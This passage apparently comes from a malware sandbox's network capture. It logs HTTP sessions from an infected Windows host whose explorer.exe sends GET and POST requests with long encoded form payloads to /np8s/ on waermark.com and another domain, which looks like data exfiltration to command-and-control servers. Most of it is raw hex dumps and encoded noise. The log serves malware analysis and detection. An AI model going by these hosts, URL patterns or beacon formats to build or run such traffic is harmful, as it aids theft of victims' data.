			4b 66 68 36 37 32 70 44 33 69 49 7a 43 67 51 5a 42 4b 67 78 57 75 46 30 77 71 64 64 36 61 71 57 41 66 43 55 6d 4b 75 56 67 6f 47 4e 76 5a 78 63 4c 31 53 4e 64 31 72 63 6a 47 5f 4d 64 62 5a 54 74 56 4c 38 49 36 31 49 52 33 79 75 77 77 4d 65 52 77 47 70 4a 56 61 54 74 30 65 4b 77 28 33 54 63 51 6a 57 32 47 75 41 37 53 6f 36 6d 42 39 6a 2d 46 47 74 5a 41 48 68 56 5a 73 39 45 55 74 6e 65 45 38 31 2d 49 48 73 34 66 72 59 65 4d 72 77 4a 47 69 6f 77 70 37 57 47 6b 68 73 71 79 63 74 54 4f 79 6c 37 61 73 33 61 39 30 49 45 67 4d 57 75 42 52 4c 68 41 37 72 37 49 62 71 30 4f 77 48 5f 4d 39 52 61 34 71 76 64 42 45 6a 66 49 47 57 55 73 54 49 65 75 5f 59 30 32 2d 62 4d 64 69 63 63 61 32 48 5a 77 33 44 39 53 70 38 64 36 63 74 4d 36 73 51 54 77 30 33 63 28 65 56 38 4d 38 76 47 61 71 74 50 46 78 79 4b 5a 46 7e 2d 62 50 54 61 28 70 44 35 54 78 76 6c 59 6f 62 77 6b 72 28 39 54 56 49 6d 55 4a 50 6b 74 69 65 62 4a 30 70 30 6c 51 66 71 6d 55 6e 56 55 5a 49 72 38 61 32 67 64 64 39 37 67 58 44 52 44 4e 76 4b 77 45 6c 33 6a 46 6a 62 66 2d 47 38 48 47 4f 37 34 78 6d 55 28 5a 4f 6e 6b 57 6c 53 47 6a 39 52 48 43 4e 75 70 50 7a 4e 30 5a 68 41 28 4c 36 72 6d 74 6a 71 33 4e 64 34 41 4f 76 4e 30 61 4a 6a 61 68 7a 49 41 6f 57 4e 32 4d 77 53 44 69 28 37 6b 4c 44 39 33 54 55 59 54 78 54 2d 33 52 6f 5a 37 62 6d 50 30 37 48 30 63 45 49 58 49 53 52 2d 70 48 79 43 31 48 75 61 4d 65 6d 56 41 75 68 56 71 4d 36 68 64 53 Data Ascii: 3fk4oN=6PYY2842lTYJFwNYtOa5R0ffneoin-hTTo(Ne_jp2cGCzxJwB-3lThKZoZFKiolt6BN5kl4tyGzpashMb 41yQH11ZZ2ZCKv9isY2V3eQtE88evdronrf4vr4AEC77qQhrzAboOUJh8L26TcbTTilJ7nLRxf6s78-CKERY2OtZmt tWc2BbQts3K8nUHabryrnA7c1RkSvr5(33aFCgF1NwHNrH_Frx3Px~2mzFKA32XbP~cEFu1Cy6YSnK23CXIF-b10H0 p0AZF(b~OOGSBpHUXR9DlCna1veRvSwWhRdqjH6cUn_8y~g3Uhj7FzK7QLLbOLFsdfdJ9HuX-51z67lUmlkiRguvp9 74H2Vowz24qlA~e3Hsp9HzcdIYAgPO8fwHaF2B7zvd5lku8HxGpNBK6YPgp0KEQWW9wP1dquwlZMmV0l4(nPVZMDiw GCvm2jTU4sXILfSgzeDWdd_qjHsD6kB63aS5sS7MN1H~p11xgmzVV3iloC_zcdbAAHWA5FaJuYF1jreh0XNMygxK1w LZfBSO-nyZvCVn7CToX8Yxuq3gPc6puUJkFERHSVkRpDQJhYsfvLTaTPuuD6q2bEl2z0l1kVWa9psreiatngYtY3Gk 3M4Rq0-(2GGty1Pi5MhQOv0lMWDVjPRxatZX4HrWJT6ieCubtILOxI6AeSGHp9mfIRI~FslAux9WHpcg6AGZlABt49 dYWwu999M(oOt8GqInBgY0shxnTpK59Jv9zUrkd4FlaT0ZObWXWHdZhYFWZbfOYp98VCtgs8R9ZzNMdWNmO243mziP lZxXgNvY2vl7lky2JU5kPyKOADjgqC1ImzGK-vuc7Vbyfr4iEY4nL1aqZZvLWgdEs202nOs1IDHyJh4lVul9xROxKf h672pD3iIzCgQZBKgxWuF0wqdd6aqWAfCUmKuVgoGNvZxcL1SNd1rcjG_MdbZTtVL8I61IR3yuwwMeRwGpJVaTt0eK w(3TcQjW2GuA7So6mB9j-FGtZAHhVZs9EUtneE81-IHs4frYeMrwJGiowp7WGkhsqyctTOyl7as3a90IEgMWuBRLhA 7r7Ibq0OwH_M9Ra4qvdBEjfIGWUsTIeu_Y02-bMdicca2HZw3D9Sp8d6ctM6sQTw03c(eV8M8vGaqtPFxyKZF~-bPT a(pD5TxvlYobwkr(9TVlmUJPktiebJ0p0lQfqmUnVUZIr8a2gdd97gXDRDNvKwEl3jFjbf-G8HGO74xmU(ZOnkWlSG j9RHCNupPzN0ZhA(L6rmtjq3Nd4AOvN0aJjahzIAoWN2MwSDi(7kLD93TUYTxT-3RoZ7bmP07H0cEIXISR-pHyC1Hu aMemVAuhVqM6hdSV0sIOAFlY7y_YThX9rIf(ACKko5WV821vVg6KhM4VOeQkZ63SLpC7-xGuaJP7buAC-ZodreCf3J RwUgO4LV9~Lqov1Q1(fWSaQNICsxOvydTth(AT8NQ5pMdUNf7(KprKEGdzObBrqcM9qxdpdXkPwXMUByl8RemxRNIq YyqaTCB9UDvOLgD9bHXMluThmqy~vFK~QDObj~bYiVR8jE0PXOXbJvic_lifqOaHFUkaMfhKiV71FGDozo10Px70Vt DCz~0JiXmep8pV9jlsJS02UWROIxu~_I2txE2LUGCKXE7OM7wVC3zTZk92h81WrmUnbsuoxxJKuZ4z4qEDF4h5HmpM kP8jv4QqRs-cYyftzUOz24YYh3H1TzdURrSqWx2JXI65U4VM9~xaMhL39UAVP8vxnQjJB(Ibs1mjEJObo4oD_zpGct R0cmGi1(R4SX9Ttxn(Mmeb4l8YTQhyrxr2vAtHe2aXQZBIZpgm0XyK_Iga_cpve95lab2QfMhqhTCaORiskXWyIzuP FEgT2OMUTLPToTaKs2cfyqtdyNE50Cj8EldcKM1YK1ZPcx4vZboTLeezOpbe89DYSKb4xLDoHxTHwY9fMM5(aPD1n5 7hlmacJEUtMn0BQv4nfXEUqdZiL6Ur3LBUrvbsZMiFa5uU72dA-yT5f2dHX2Yhj4gGoW_wLhe~JzTn9JD(b3TiQwd8 88vlfZVhSy_G2FiDRO1hPPGS4LHQAsbR-UQAuTsv2jFx3JaLeYZ~CwH7l1r8m(qIJexw5wfIFGsd-tjh2WGRlpBGGZ 1opp7qWftpEmyJlCkHhab8eQu~KVEF8V_TiOiLzGQH467Eb5rAtbHpVEdX3wnbsGmOy0GNIebU_GLqENuX54c7-lAx Zx5AlczaCy8kdb9Doen12a8UTT9S_aelUwTRTRJkpSuEdT_xNAFRFsCUVU0KZeICdW8sFgTdYSIGj(4H2AxYEO_k4T ImgJu~2C8duKt0ZECd9(tkY1BrMy3yvwzqDaZLBFBE35zr51NfxYGpLQlX_pZ(tfNVson1SicEAorFmwTu8rh76vOl iFGbN8T5IxlJizLjLnHYz5mSUHqqRTjqUxnr66wPYUrJr2J6x1Zfts3FTXYRD1v364lQ6VfsDX6a4h0z1RXEvPhXXhhQ- VKg_OkQXz_wTaRR8yHFdGRkwV4002vxEiBEw1vuvv2majO9D5_7S41QcDj4Rcmx131qoegHs8HWFMlfnn6lQ7ctASBo- tNlN4DzZ(h0w5cQ8fLmgUMzeYrD69p2NCNx31Wt_7f3zuKXo7bdqKWlzu98oGEP7YfVSkJ5NN7IEaYSAFRV1e 4qCsAphHGqdP2mxFlaBFmncy4MWt2DW7Z~PPX6wgqBLag1M7yD1xjotRn5rbbw8hTNM7Iaj94J15Wj3CuZ3L14z3c0 p8v7CXTDfHpWf3dTmmLM3o6QATvakVkxoiyxJRucgcvXNSmsxPdY-ayEj3VnTGaoo98WVmKtumW9qc7akAIJfFRtVY 9JtGddpHYn8tubsLKXSAHmcCzleb29xcL5BHMiR6QjU1pa9a4daJCIlGxhp2OOOG3alN5ZqotPN4Ysanmmy2pwQt1S IH6YEmvYCcn~7MYGwS2VlUqsBIyg9Nv7ITEAkNT9zUbtT6aE3Cz3CYKdjFMPwCAhfO_IFG841MZb8gcSFY4QQN29H0 m6LbBctnQh719YRTMUDLSHQKvWOZkNkPNdyRoiL2JwGfjQhTwzV6ROlmbGYEPT1JlFP0-eJzacq9MlTcUATAwZAxUo RYuJUFF(wlgZ5FBRWi_1zWe5mZqtUxh2U6zPnpEYuUfd_JuitO_T335ESmSNjZOrPBVEhAYj55V7lvMu6TSpwE2tQu Ug0mnl8r-o2IM4UNyQbrqmByC4sFlvuHpGWm2r6chK-kthDgZS8bsNh7XIPoGqfj-~hpiYf9yLXg-j06xpFfKJpIgFphF5ZiEajI E5WAzm0Ls5KRx(DzoSN8UpBn3i3rsIOhcAbG61DlC8xd_19aVfPg3Qx~VQP8D5NiMD64yOQem~G63kLv8OBKiaQH87 mFRsm7U0LWO3iAHCeYkq6bGK5c-BPRVyKM1BdrfMVZVRyVh0ugrR4UeFOTstGiTZUJ44Tk4QIEelEC0IvDIXPKUpVi WtC7JBkuwy5P2XGxn5ZZHN_1Y5WuWVNNi3BZMHJlveSaZm3TEU2G5DK7vX4sx4hclHX25q37B7sjfZdczOQeBVElJW w63SG64fRgAtMTjox9pnm4G86MVMO990_IKvWbi0gdjQyIetRuEjyA2tlUOfT7HVP2Q1ybTdSgQ0RCszKFKbxPbCtx cCfTArL3_pzTwTfLyfNO-rBPwMyjnoiveQpoLb_nmrCEVMHLzh4Qcwzl9Y0OpLU9fSKs5AvYia2uODKVcNDxHvgyh1 YZ7uBvjXjXzZqV3iNVyzK~WkgRf3R0sHbPs6FlrCVx_d512a0rDzPqlVLaghVwQJTMeOAwPVUTpxl4tzPLKE6JgcNz 2~ooCVWwnA4vh3BZKrZrwfXvYZRGKszeFGwI9JHOnLNGMNIqOThjY2N5DRbpQx0SLtF0cjVEJ2gL6oiIu(VlYCH9LN A0jFFdEH6BQy9Ozp8xrOmPOShI-GNUJULLV9tG7tsXoBSXyPxSaEz6pPfNW72DgUpo8Y-9yfoVMF_cfOezxgts-3scn~f~- Oz09~rXKN3MxmwyG1Htr(J3
May 27, 2022 19:05:51.504976988 CEST	462	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:05:51 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49818	81.169.145.161	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:51.490772963 CEST	461	OUT	GET /np8s/?3fk4oN=1Nsioc0lpQImfCEv7q3CJRvbkNIovvFEONaUY8zyneWF7ypKO8GgemnIz/Jz3qNJ0RZyolUF og==&Eh=mhUxl HTTP/1.1 Host: www.xn--wsthof-camping-gsb.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:51.510813951 CEST	463	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 17:05:51 GMT Server: Apache/2.4.53 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49826	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:06.772387981 CEST	467	OUT	POST /np8s/ HTTP/1.1 Host: www.waermark.com Connection: close Content-Length: 416 Cache-Control: no-cache Origin: http://www.waermark.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.waermark.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 72 35 36 33 77 7a 61 76 58 56 62 7a 43 70 4e 64 64 43 56 55 72 62 55 71 55 4f 50 4e 78 55 6d 38 4f 62 49 79 55 76 6e 65 68 36 55 32 50 72 35 51 4b 73 62 6b 42 77 6d 41 41 61 32 33 58 53 2d 28 56 6b 53 72 30 34 33 4a 48 6d 6c 4f 79 6b 4c 79 71 48 32 64 71 41 2d 78 44 64 65 78 78 6a 64 51 67 41 48 35 39 56 69 44 6c 69 66 35 64 72 38 7a 66 64 51 4d 41 56 66 41 4b 71 36 64 30 57 6f 55 76 46 6d 35 62 67 79 46 35 34 70 74 50 51 39 4e 4f 28 5f 7a 58 41 32 63 74 44 49 65 53 4b 35 4c 69 42 53 34 7a 62 56 64 52 44 6c 41 34 6d 43 6f 32 43 73 4d 33 74 43 58 64 7a 4b 6a 39 56 4c 61 46 39 51 68 69 74 71 73 74 51 53 49 78 39 54 35 47 4c 65 74 4f 72 52 63 59 6e 65 45 38 72 45 33 57 46 42 67 5a 44 33 67 75 44 44 73 71 30 73 51 67 6c 58 73 2d 68 6c 4d 50 37 6f 7e 41 68 51 65 49 4b 6d 51 35 4a 50 53 41 33 4b 4f 70 6a 61 6e 54 70 4f 73 58 28 32 4f 52 52 56 66 48 79 74 74 46 57 55 7e 49 28 70 6a 69 55 6d 7a 5f 6e 67 6d 39 4c 7a 39 74 48 56 5a 35 53 66 28 67 5a 4a 35 61 4a 30 76 6f 79 56 48 54 4a 68 77 46 70 53 6c 39 42 4d 6d 62 52 66 77 54 41 58 62 49 49 37 39 57 75 35 79 44 74 62 42 6d 72 72 6e 4a 7e 58 7e 54 4e 62 4f 38 77 31 35 43 66 75 45 62 67 53 58 4f 49 2d 38 51 63 31 79 66 6e 54 43 64 56 66 6d 48 4e 45 6f 54 63 2e 00 00 00 00 00 00 00 00 Data Ascii: 3fk4oN=hr563wzavXVbzCpNddCVUrbUqUOPNxUm8OblyUvneh6U2Pr5QKsbkBwmAAa23XS-(VkSr04 3JHmlOykLyqH2dqA-xDdexxjdQgAH59ViDlif5dr8zfdQMAVfAKq6d0WoUvFm5bgyF54ptPQ9NO(_zXA2ctDIeSK5L iBS4zbVdRDlA4mCo2CsM3tCXdzKj9VLaF9QhitqstQSIx9T5GLetOrRcYneE8rE3WFBgZD3guDDsq0sQglXs-hlMP7 o~AhQeIKmQ5JPSA3KOpjanTpOsX(2ORRVfHyttFWU~I(pjiUmz_ngm9Lz9tHVZ5Sf(gZJ5aJ0voyVHTJhwFpSl9BMm bRfwTAXbII79Wu5yDtbBmrrnJ~X~TNbO8w15CfuEbgSXOI-8Qc1yfnTCdVfmHNEoTc.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49827	185.53.179.172	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:06:06.789477110 CEST	481	OUT	POST /np8s/ HTTP/1.1 Host: www.waermark.com Connection: close Content-Length: 36488 Cache-Control: no-cache Origin: http://www.waermark.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.waermark.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 33 66 6b 34 6f 4e 3d 68 72 35 36 33 31 61 52 79 33 34 46 39 79 31 75 63 50 79 42 42 4c 4c 53 6f 45 61 41 49 78 35 2d 34 36 57 35 76 45 28 61 4d 51 43 4b 79 5f 32 5a 55 4c 30 35 6b 46 34 4c 62 6d 43 71 7a 79 4b 5f 28 56 73 4e 72 30 38 33 4b 48 4f 31 4f 51 63 78 31 49 28 31 63 4b 41 4f 77 44 64 4d 31 30 37 77 51 67 30 31 35 39 74 79 44 57 32 66 35 37 6e 38 33 75 64 74 42 41 56 64 4e 71 61 2d 51 55 71 66 55 72 70 45 35 5a 6b 79 43 4a 38 70 69 50 67 79 47 74 6e 38 36 6e 41 4a 4b 64 43 49 46 69 48 49 4c 69 45 42 34 79 33 56 49 79 33 6c 42 70 4b 43 74 46 61 72 48 6e 74 62 47 4e 7a 39 70 64 70 61 61 46 68 63 68 67 41 58 73 38 6b 53 4a 42 39 57 38 51 4c 57 38 70 66 47 51 34 54 35 45 38 33 68 33 44 64 4a 67 59 76 62 67 64 62 34 6f 49 64 4a 51 69 6f 5a 75 65 68 70 47 76 37 4e 7e 41 68 67 65 49 4c 48 51 36 52 50 53 48 4c 4b 50 49 54 61 77 54 70 52 78 48 28 7a 47 78 51 4c 62 43 71 30 74 46 65 6c 7e 4b 28 58 6a 55 41 6d 79 74 66 67 32 73 4c 77 6f 4e 48 58 57 5a 54 61 75 51 5a 47 35 61 49 52 76 71 62 4b 48 43 5a 68 32 55 70 53 70 37 31 4d 68 72 52 66 36 7a 41 52 56 5a 31 6d 39 57 32 39 79 43 64 6c 42 52 62 72 69 50 71 58 35 79 4e 62 49 4d 77 31 7a 53 65 51 43 4c 4a 45 54 65 4e 66 37 52 77 68 6e 75 54 67 4a 50 45 44 77 46 4e 6b 33 58 76 63 4d 4f 5a 34 34 4b 45 5f 62 4e 71 37 78 54 73 34 6d 6d 36 70 6f 41 43 79 56 36 7e 6e 54 56 62 47 35 5a 66 4c 44 5a 36 31 67 63 38 71 5a 51 6e 36 33 72 54 4b 43 49 31 32 67 62 46 61 64 61 33 53 72 64 71 45 54 79 42 49 6b 4d 6f 64 4b 32 6a 73 6d 75 45 4d 79 4a 49 78 5a

Timestamp	kBytes transferred	Direction	Data
			63 58 43 57 6f 70 35 78 70 33 4e 6f 62 73 2d 4b 37 43 34 4f 6b 31 50 62 63 58 2d 64 7a 65 70 52 33 6c 53 72 52 57 4c 71 72 4e 2d 77 4d 42 38 45 59 72 63 5a 63 44 55 34 6d 35 73 62 54 73 48 72 42 57 34 53 38 44 6b 43 38 53 62 43 30 44 75 4e 7a 67 43 4d 64 54 78 6c 42 48 47 77 75 51 6c 6a 50 34 6c 76 76 6e 48 6b 55 53 4f 6d 59 65 75 61 6d 6a 49 66 32 66 4a 47 79 56 57 79 41 6e 59 66 47 4c 46 4e 74 30 76 49 33 6c 50 4e 35 44 67 57 6c 74 76 53 4e 49 47 61 46 72 6d 64 46 30 70 55 62 52 68 31 4e 45 7a 67 47 34 66 48 75 42 4b 6f 5a 28 79 4b 61 73 66 4d 46 68 77 4d 78 78 44 67 6e 42 69 46 4c 74 70 39 38 6f 6a 70 37 46 32 51 54 59 73 56 64 6c 48 6b 6f 6c 44 66 4b 32 74 63 54 31 58 4c 79 4e 4e 59 59 4c 64 32 78 6f 70 6c 61 57 72 34 6d 48 72 47 30 56 45 55 51 74 44 49 69 42 7a 50 30 6a 4c 4c 39 73 4b 58 4e 31 62 44 39 76 64 54 71 77 53 70 38 51 7a 4e 57 48 59 4c 6f 42 52 72 4f 70 79 75 36 57 4e 71 41 30 77 4c 5a 41 31 52 71 7a 38 6b 79 4a 39 7a 53 72 33 79 48 30 77 30 74 30 54 38 71 37 38 59 62 46 4b 43 7a 62 49 4d 59 38 37 43 6d 38 43 4a 62 5a 43 59 63 35 45 47 45 74 6d 67 4b 59 34 72 4a 36 77 72 51 31 63 7a 49 39 69 49 6f 42 66 52 6c 57 62 44 42 28 73 74 71 34 76 68 61 6d 6c 6e 44 39 73 34 67 33 57 79 68 5a 46 4e 6f 63 43 42 79 62 32 7e 71 52 64 52 79 4f 4c 63 64 28 61 59 4d 4a 2d 69 55 75 4d 55 79 39 4f 4f 30 31 59 57 56 79 47 78 67 58 6f 68 68 7a 50 51 4a 44 50 6c 54 44 46 50 6a 6d 31 65 55 62 46 52 50 63 68 57 69 50 4e 44 4b 64 69 44 49 76 73 41 30 46 35 79 7a 6b 48 78 43 32 54 6a 70 4c 66 4b 71 71 69 50 39 78 53 70 49 41 5a 52 54 34 57 6f 6d 50 30 35 65 73 33 74 6f 68 62 33 37 6f 55 78 69 58 35 6d 7a 54 6e 75 34 56 5a 5f 36 38 64 6b 7e 58 56 7a 45 67 51 74 28 32 64 31 54 6c 5a 69 4b 72 35 67 63 6f 59 59 6a 55 51 68 66 4e 77 51 39 55 74 36 57 58 44 52 59 38 63 4a 4c 61 38 7a 50 38 4a 49 67 47 42 36 75 66 44 4f 64 79 57 55 7e 63 69 31 72 47 75 76 61 65 38 78 42 64 71 42 4b 50 4c 32 31 45 62 34 44 71 42 5a 67 6a 70 39 4d 6d 4c 36 6b 34 7e 44 7e 4b 68 56 75 71 53 77 70 50 75 59 44 6a 78 46 55 4d 68 6b 4e 58 50 51 69 49 28 67 74 69 7a 69 54 55 43 66 28 79 55 37 76 77 4f 62 48 36 33 44 33 65 75 63 36 6c 35 6d 35 45 45 42 55 34 6b 52 72 71 6e 79 75 31 4a 62 5a 59 28 31 6c 67 6f 75 36 61 43 6e 65 74 70 45 76 39 79 47 43 5f 52 72 6c 78 4c 6d 7a 61 4b 6b 48 4d 44 42 79 75 7a 68 51 57 4c 39 4d 48 58 73 32 75 78 2d 48 56 50 31 4e 72 41 50 4f 76 46 4e 64 57 33 55 6d 75 55 7a 54 48 4e 4a 45 47 7a 59 4a 53 47 67 66 35 34 7a 31 5f 71 79 68 56 28 41 6d 74 5a 73 53 75 38 4d 45 59 41 54 57 70 4c 48 71 64 43 63 78 5f 4d 6b 65 4f 35 44 6a 58 7a 6a 74 6e
Data Ascii: 3fk4oN=hr5631aRy34F9y1ucPyBBLLSoEaAlx5-46W5vE(aMQCKy_2ZUL05kF4LbmCqzyK_(VsNr08 3KHO1OQcx1l(1cKAOwDdM107wQg0159tyDW2f57n83udtBAVdNqa-QUqfUrpE5ZkyCJ8piPgyGtn86nAJKdCIFiHIL iEB4y3VIy3lBpKCtFarHntbGNz9pdpaaFhchgAXs8kSJB9W8QLW8pfGQ4T5E83h3DdJgYvbgdb4oIdJQioZuehpGv7 N~AhgeILHQ6RPSHLKPITawTpRxH(zGxQLbCq0tFeI~K(XjUAmytfg2sLwoNHXWZTauQZG5aIRvqbKHCZh2UpSp71Mh rRf6zARVZ1m9W29yCdlBRbriPqX5yNbIMw1zSeQCLJETeNf7RwhnuTgJPEDwFNk3XvcMOZ44KE_bNq7xTs4mm6poAC yV6~nTVbG5ZfLDZ61gc8qZQn63rTKCI12gbFada3SrdqETyBIkModK2jsmuEMyJIxZcXCWop5xp3Nobs-K7C4Ok1PbcX-dzepR3lSrRWLqrN-wMB8EYrcZcDU4m5sbTsHrBW4S8DkC8SbC0DuNzgCMdTxlBHGwuQljP4lvvnHkUSOmYeuamj lf2fJGyVWyAnYfGLFNt0vl3lPN5DgWltvSNIGaFrmdF0pUbRh1NEzgG4fHuBKoZ(yKasfMFhwMxxDgnBiFLtp98ojp 7F2QTYsVdlHkolDfK2tcT1XLyNNYYLd2xoplaWr4mHrG0VEUQtDIiBzP0jLL9sKXN1bD9vdTqwSp8QzNWHYLoBRrOp yu6WNqA0wLZA1Rqz8kyJ9zSr3yH0w0t0T8q78YbFKCzbIMY87Cm8CJbZCYc5EGEtmgKY4rJ6wrQ1czI9iIoBfRlWbD B(stq4vhamlnD9s4g3WyhZFNocCByb2~qRdRyOLcd(aYMJ-iUuMUy9OO01YWVyGxgXohhzPQJDPlTDFPjm1eUbFRPc hWiPNDKdiDIvsA0F5yzkHxC2TjpLfKqqiP9xSpIAZRT4WomP05es3toohb37oUxiX5mzTnu4VZ_68dk~XVzEgQt(2d 1TlZiKr5gcoYYjUQhfNwQ9Ut6WXDRY8cJLa8zP8JIgGB6ufDOdyWU~ci1rGuvae8xBdqBKPL21Eb4DqBZgjp9MmL6k 4~D~KhVuqSwpPuYDjxFUMhkNXPQiI(gtiziTUCf(yU7vwObH63D3euc6l5m5EEBU4kRrqnyu1JbZY(1lgou6aCnetp Ev9yGC_RrlxLmzaKkHMDByuzhQWL9MHXs2ux-HVP1NrAPOvFNdW3UmuUzTHNJEGzYJSGgf54z1_qyhV(AmtZsSu8MEYATWpLHqdCcx_MkeO5DjXzjtnfQ5c0aef06KHH8ofojD4Q6c8FJw_XA6JQJVIlskoF0klFC3VtyZqZjZ jDlbgCGrsJ7N8Yf4akXRrbPOFHYG8CPq-AFgjH4kmLOVzWFTZaAuFNvABaG9_tfwN(LiluEyc~WSPyTT_0mWFYvRll mzvM5zsvBBwUgKUCLesOmJd1VgFIbCEnAl2NxGFoYefOn6nNK(qdLvOmjtGGljeorduAmQ4p28ChOhbptVaJdcOfeN EEAo8b-j9Bn9At7Du159nVCXEsx6y8YhdISSzj9j6Q3XcbG0pn7m4DYUHbMxBXLfB680as1jgvRNPb2x1teAhIhLTf DXKdpJN8u~-jtfMf_D_wXkOqZCP5FFO8VDMAdpwcsQQgUF7sGZTs8hCGbOq3t~9dEEg4gdatoYxzgLLDetbcnlc5Kk o0uk23Bt4Qja1kRpOvtILOLgaesl18DVplqI9q0KkqTn3gm31ypXUXWkNLI59efw6OLuVXkId4OJxURcYUmkun9qqM rxKA8(XlZkyBlo0UmgeLZB-m-tBkAeHDL~ysW1cZA6VvnhqImfU2ogZe4mZYEBFtV5z~axCbCRsvu7zy76nOJhnFMe FijeDK-AHvzAS6Dl9lIkJBA5VokpyHtX-X0fLDn0CnUR3u_c_lczk(aOyUccIDSXAtFr6BOVPD8XvO8Q9FfBfwq6k2 48GqNdG3JrxQFzpslO3AwwmJwcYwZkixv7mEiEeIGD8z53Ok5afm8gHSpi4oJfkVdH-k90SEyYHysLqpnPLWA(qevY g3uCuzQ4yqgkts3oofVyuBLT0V8uC9r0RoI6pVyh4rcS86JQFvS6c(r2u10RjlUSf2wmyLBkDW8KG9FMd5Uf01Q2yO lpiOQxNlCMOi4LEuYHk~a87OYH_5-DrX5LoDsg7jtUf2KTb1uDMHP7AV44cnt6pskKqbbNvH2dEV7oCPp78bpt78PZ d7TOuLvx7R0wpEeGWxUmsGzaD1b3K6NolCSrsz0UGkRXWUl9WsfE-eGh8Adf155lkwZg_ldw1tvUuZqSapAN7alfUE ZpQmGv4o3pLcIHCiU9nP1g3N28RfagwquZZ4yC_NzEJ1UM8LQsikkMH1VBwJ-lj3U21pKzy3N(ao7F1GDHVZNzWm_b cJFZBc0JUJqfUrY52uk~BMj9fOFo4Ak0dUHhGqzzkB_O-wNNR8O0SsLAhh00Z0tzLbjD7(DvK1lRkTAsQzSCrS4~uo yxqUSHvkjwKvGdTBJXMzkfx0oOllx(nPxe9cqgeWgB8OA2uhPjh0cu_ynBsGwBsszPbAoCNRWUYfEuYhMp9uTiOaZr 3R33bJAO9agw4qjqSNNlibA2pjBrEYu8QsStIOrA6C1arJRh05g0qNgEM4g3vkbbsW56sSIoFVCgtbAXCit5AEdxm9 _SJ9WEjkjCYnlZTUbuVs8vMVHgG~JGp9nL1Sh4jz4lOaHH_ozoNVxgxB27DN85ess71PU1DSGi3sCOkB5rxbRi-XfG r34NSer37IJhfDR3VuTJshYzyg9AsIUi_1vls7IUFSuHJ3vBwv3JoRIQeTNHBiVZ3UjzaW6tbymszMwlNpZWpP-5TT UchINh4dHOvftl1Nz2lJdzj7MotsXcdQ0J588l6rMc3a3fBlk5-3Baqna5YhE1CLI0KcAw4781sjIYWQdloBkNHKToOfJXFC8zll u4cioiP6gbbkfBzh32EA7RnXKlkc3Ze58G7icahbHDfL6JAsIwngh1fWfwbvz~mgKSAiaoLiKhbfPzJ0F6eifR5E_m N(1QkgaE_sXlotXOngRdL0o75REzKzo7pqSgtSz7sYLFqxDcMj2ot92FlKvewo8o-WA110W3St-K_Ad8DxYpWPVBoR MFi4AakATJkUdewYCqH5tXU97PWxkCJHFKUmJwM(j5JhN8bK5e5OvJZVd4oewkqJ8jMNoCihs~g7SAvJ1zM4IUykDi erpU2t3z5Z4a2FfX13AxkO_ft(g0CIMmxPZa2NU5Z9bfRFzn2mqYG1Sly9xHTYpvUnRrLlrBhZePf6-D9v3eM9BGv0 